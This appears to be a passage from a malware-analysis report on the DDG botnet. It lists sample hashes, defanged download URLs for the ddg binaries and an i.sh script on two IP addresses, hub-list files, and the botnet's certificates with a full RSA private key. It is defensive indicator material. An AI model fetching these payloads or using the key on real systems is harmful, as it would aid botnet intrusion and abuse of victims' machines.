f52f771c5b40a60ce344d39298866203    ddg.i686   --> v2021
3ea75a85bab6493db39b1f65940cc438    ddg.x86_64 --> v2021
b0c6cefa1a339437c75c6b09cefeb2e8    ss2480.1
8c31b6379c1c37cf747fa19b63dd84a1    ss2480.2
4fc28b8727da0bcd083a7ac3f70933fa    ss22522.2
d3b1700a413924743caab1460129396b    wnTKYg
8eaf1f18c006e6ecacfb1adb0ef7faee    wnTKYg.noaes
9ebf7fc39efe7c553989d54965ebb468    imWBR1
```

Sample Downloading URL

```
hxxp://218.248.40.228:8443/2011/ddg.i686
hxxp://218.248.40.228:8443/2011/ddg.x86_64
hxxp://218.248.40.228:8443/2020/ddg.i686
hxxp://218.248.40.228:8443/2020/ddg.x86_64
hxxp://218.248.40.228:8443/2021/ddg.i686
hxxp://218.248.40.228:8443/2021/ddg.x86_64
hxxp://218.248.40.228:8443/i.sh
hxxp://218.248.40.228:8443/ss22522.2
hxxp://218.248.40.228:8443/ss2480.1
hxxp://218.248.40.228:8443/ss2480.2
hxxp://218.248.40.228:8443/wnTKYg
hxxp://202.181.169.98:8443/2011/ddg.i686
hxxp://202.181.169.98:8443/2011/ddg.x86_64
hxxp://202.181.169.98:8443/i.sh
hxxp://202.181.169.98:8443/ss22522.2
hxxp://202.181.169.98:8443/ss2480.1
hxxp://202.181.169.98:8443/ss2480.2
hxxp://202.181.169.98:8443/wnTKYg
hxxp://218.248.40.228:8443/imWBR1
```

ip_hublist(v2011): ip_hublist__2011.txt

ip_hublist(v2020~v2021): ip_hublist__2020.txt

Three Key files

slave.pem

```
-----BEGIN CERTIFICATE-----
MIICozCCAYsCCQDFoT3X3cNwiDANBgkqhkiG9w0BAQsFADATMREwDwYDVQQDDAh3
ZS1hcy1jYTAeFw0xNzA3MTcwMTM2MjhaFw0yNzA3MTUwMTM2MjhaMBQxEjAQBgNV
BAMMCWxvY2FsaG9zdDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAN1w
9s7u1BrQSxJEkqCkJLl+qnw4XPL+GgCimso6WWvie8gr3AFiSDUFMVsbOOlGVXJD
CAaYStw6Wkn09cjAczNW9Ysq4EOurpGmCDdViftu+5zu2Zmz88p1/ta3BuytQlfE
Qll6IFjNLSPOAaIwaWcQFXN/OlCPJZ7wvdo5aXFgVkvFplXogQiFLdKn3PgtDiNy
EZct1/GgkYkgMTiymGrhXyj6/Eca28IsTydwU5h2fkkAIwnYpyeeEdcxsLmmFmfE
G5x1mNsmUPnvMU7/qULmchVJ16pne06rNREApbuhm/XrhaDjphK8CNbUDWNXCWIR
SKUl5bMoq5XnrvKc98kCAwEAATANBgkqhkiG9w0BAQsFAAOCAQEAg/G9vqIRz4rC
niH49gSwFzBhH9tCXyBtHj86WMb2hi9myzFGE4joMhWp7OK3lwWq18kbukPk0TBz
N9Mxrvvr0REBMPa1Q7VAq5ouFHw4WcIyzi1Ksw0SmFjaRCGqJTWQnG8lz+aIN8NX
/i1KBWPbrnZGFfLdcKUmKrIXt6I3S1kb3jhJvlTOTjfr/iPlAMjVE9+tdgmy0Bsh
Mon9ctFwFj0sLhkcuyXU33ItkX5am2qmG7ToCoUj855JEm06T6PSakRLvodAsZfp
Jmto1aFjT/7HS5ImcOrd1WWXU76cSZN5GENRcsIzmA3pq6dVKFfSwsAOMw5zQcTS
uDpcOCRjJg==
-----END CERTIFICATE-----
```

ca.pem

```
-----BEGIN CERTIFICATE-----
MIIC/DCCAeSgAwIBAgIJAK1DRcYUFowVMA0GCSqGSIb3DQEBCwUAMBMxETAPBgNV
BAMMCHdlLWFzLWNhMB4XDTE3MDcxNzAxMzYyOFoXDTQ0MTIwMjAxMzYyOFowEzER
MA8GA1UEAwwId2UtYXMtY2EwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
AQCz6Iaprhnb68CEPCJzU1uCplIMQWuMtpuamV/M4T1G0A0qPHLsCPbnS+psuSwK
Tnp3XBDEdTbhm33/FfLXeEfEmJlVX4lJfPk7XPT/UwgJ1OgGVegxNndPd+FQf1oX
5ePSEmGZQRy9gkRQtCpSmO11AO8bbZY+WhHzvb3VQmu6rBAVCnzhPmBBlXsoyJfI
oRVX5FEwCMZXuKHVd2N/Q8XBEFX6TGICEAwSCu69QYG7eFMleLgCxFRJ1xOXfPvD
x++depGUDpR9PrsTQ6Oh3BIicuWHfj72tiooVW1mGG8yAqDfb1kBa5gq8jZM13Nx
gK0aRbZiJFreFj8Ed05LlPdnAgMBAAGjUzBRMB0GA1UdDgQWBBRL9zCbPXsgyxFe
oZYZtZmjvAyqbDAfBgNVHSMEGDAWgBRL9zCbPXsgyxFeoZYZtZmjvAyqbDAPBgNV
HRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBFne95zt54uyUn2ZtdUUHH
Oh3ODsCx+hL4DWsyaVa1l9PTW1es58+VGPFr4JYKj5DDj1FebYW/k0DAt6G4ehVg
pfYW23lYbwfbs1gFKaUVX1gb0U0BsLlXGJ5dVlnY09Z3RGZ1nf0U6VgTbleDc/M6
Cax7dvyn2a+2BJLxl3QCUVye6PJw33Hjjl8xfMTEv3RKoxeYP0Prgrmmg/gmr7hs
doWJBMflCWmwZJKhtdYAKMkFnprNH4h8ryqsWeO928ZHbHbxej15Rv9BjXIg4XnF
tEIvhZUJ3tj4OvK8X6hJf0ZsI/3H1ffvTHyIX4UnYgGqMFlHSBXMhOIiXed6+xsP
-----END CERTIFICATE-----
```

slave.key

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA3XD2zu7UGtBLEkSSoKQkuX6qfDhc8v4aAKKayjpZa+J7yCvc
AWJINQUxWxs46UZVckMIBphK3DpaSfT1yMBzM1b1iyrgQ66ukaYIN1WJ+277nO7Z
mbPzynX+1rcG7K1CV8RCWXogWM0tI84BojBpZxAVc386UI8lnvC92jlpcWBWS8Wm
VeiBCIUt0qfc+C0OI3IRly3X8aCRiSAxOLKYauFfKPr8RxrbwixPJ3BTmHZ+SQAj
CdinJ54R1zGwuaYWZ8QbnHWY2yZQ+e8xTv+pQuZyFUnXqmd7Tqs1EQClu6Gb9euF
oOOmErwI1tQNY1cJYhFIpSXlsyirleeu8pz3yQIDAQABAoIBAQCTltbo1QVJWcqv
QkT4DG7tsx6t7GMHEZUDF11Tq9Att6YIpDLeOUMnE27x6hLkZ5xLq6GNw7MhVUMY
R8wJITum3C6LsugGNEbljGOtfbWZfz70Ob2OVAIIztwq/5H97PxqwsP2Hw+wIBAV
7RfpoZqetnmVoRac2suYQ5xF9j3w8acpCZdU2jCvbMNADdOtCkXBXcD9nGU0d9dN
Z+qajp7otDw1DbQ381x6YDEu0g9CJhXdVfqK0skOs9KTrATxLBw4u6UmIP7fNAoH
p9OXzp6gzzl4mLR05SWm1pcjuoqxL88wIPYtcfKo8Z4CxZhx2oPTiQ0JUiVHUvPh
OZwu2GSBAoGBAPFscPODr2H4dFFKK6uYb2ZRY6WSOiL31o1LCZ3a4lDJS7fvncZK
OiyG/RQIt0k68UQHNxte0VOHiaGqCaHlfikS/KN5WyQeaRmH+MKxp+atGvKXmURV
+uWK37GCIDzqTDPtu9UiAxQOOJQZCvGh40lc35v2aJGKpkD4+IaEDpDXAoGBAOrP
qpei2+DtwougNA9FTxS3Z34NCCIHT0rqoogZZirMy6M7LnUoWAgMIUjpENK7uxma
nNEWagv5XrLmFbjC/UaTF5BR9CrX0orto2CNA2upN+7Y6wNnB1ed7sjLubDEPNXv
JeZsoz4G7TDq9oXE54a8idFVePn8q1RdRvHOdYhfAoGAbMgqFO+vJPvonYBIMSec
eoQN3FsJKxx1ZnD7Qk+QTkqFfbnQY7qqf8nLWy2aOLsAX2DI6eJNe8/Eqj2N3Y8k
y6ksgRR7hsjVHpXv9vpJ51z0mX7Jpsr/JFLw/HDfydLgxz1Ft4F91Zma0NB/5+TE
HxhkAUiEUaAhzYDhquryDT0CgYAP0YOdiYQkh//mJhm7uaCVNbHMJRaaLEHkOyBN
6OAgHAHP8kmz7M7ZY+/OGJ1ghPMay3arA0aLnfYKOUPXWZN0cK5Ss6KuTDHL2Cx8
caN8Wj8BYS2b4hH1jhcrAcZ1qRKsGttDxafNouvRstJ+uoAabJMgPhDTTnlASrRf
z9fNIwKBgCM3UzxVsRyoYx7rpCQ7QSX6SHsM0cNjWDRw5aMziQmyI+sitwOPAVek
O+XvIXIzdahNBhQQ0giFKWh/b7fq2aNB1J+5TtAcEFTFFk9LC3l/U7Mk0nhUsh6G
pEcsRlnc4GpFeelJtj/c1BHBbX7HSdB8osk3GDyUwX1KVlbxZ4dk
-----END RSA PRIVATE KEY-----
```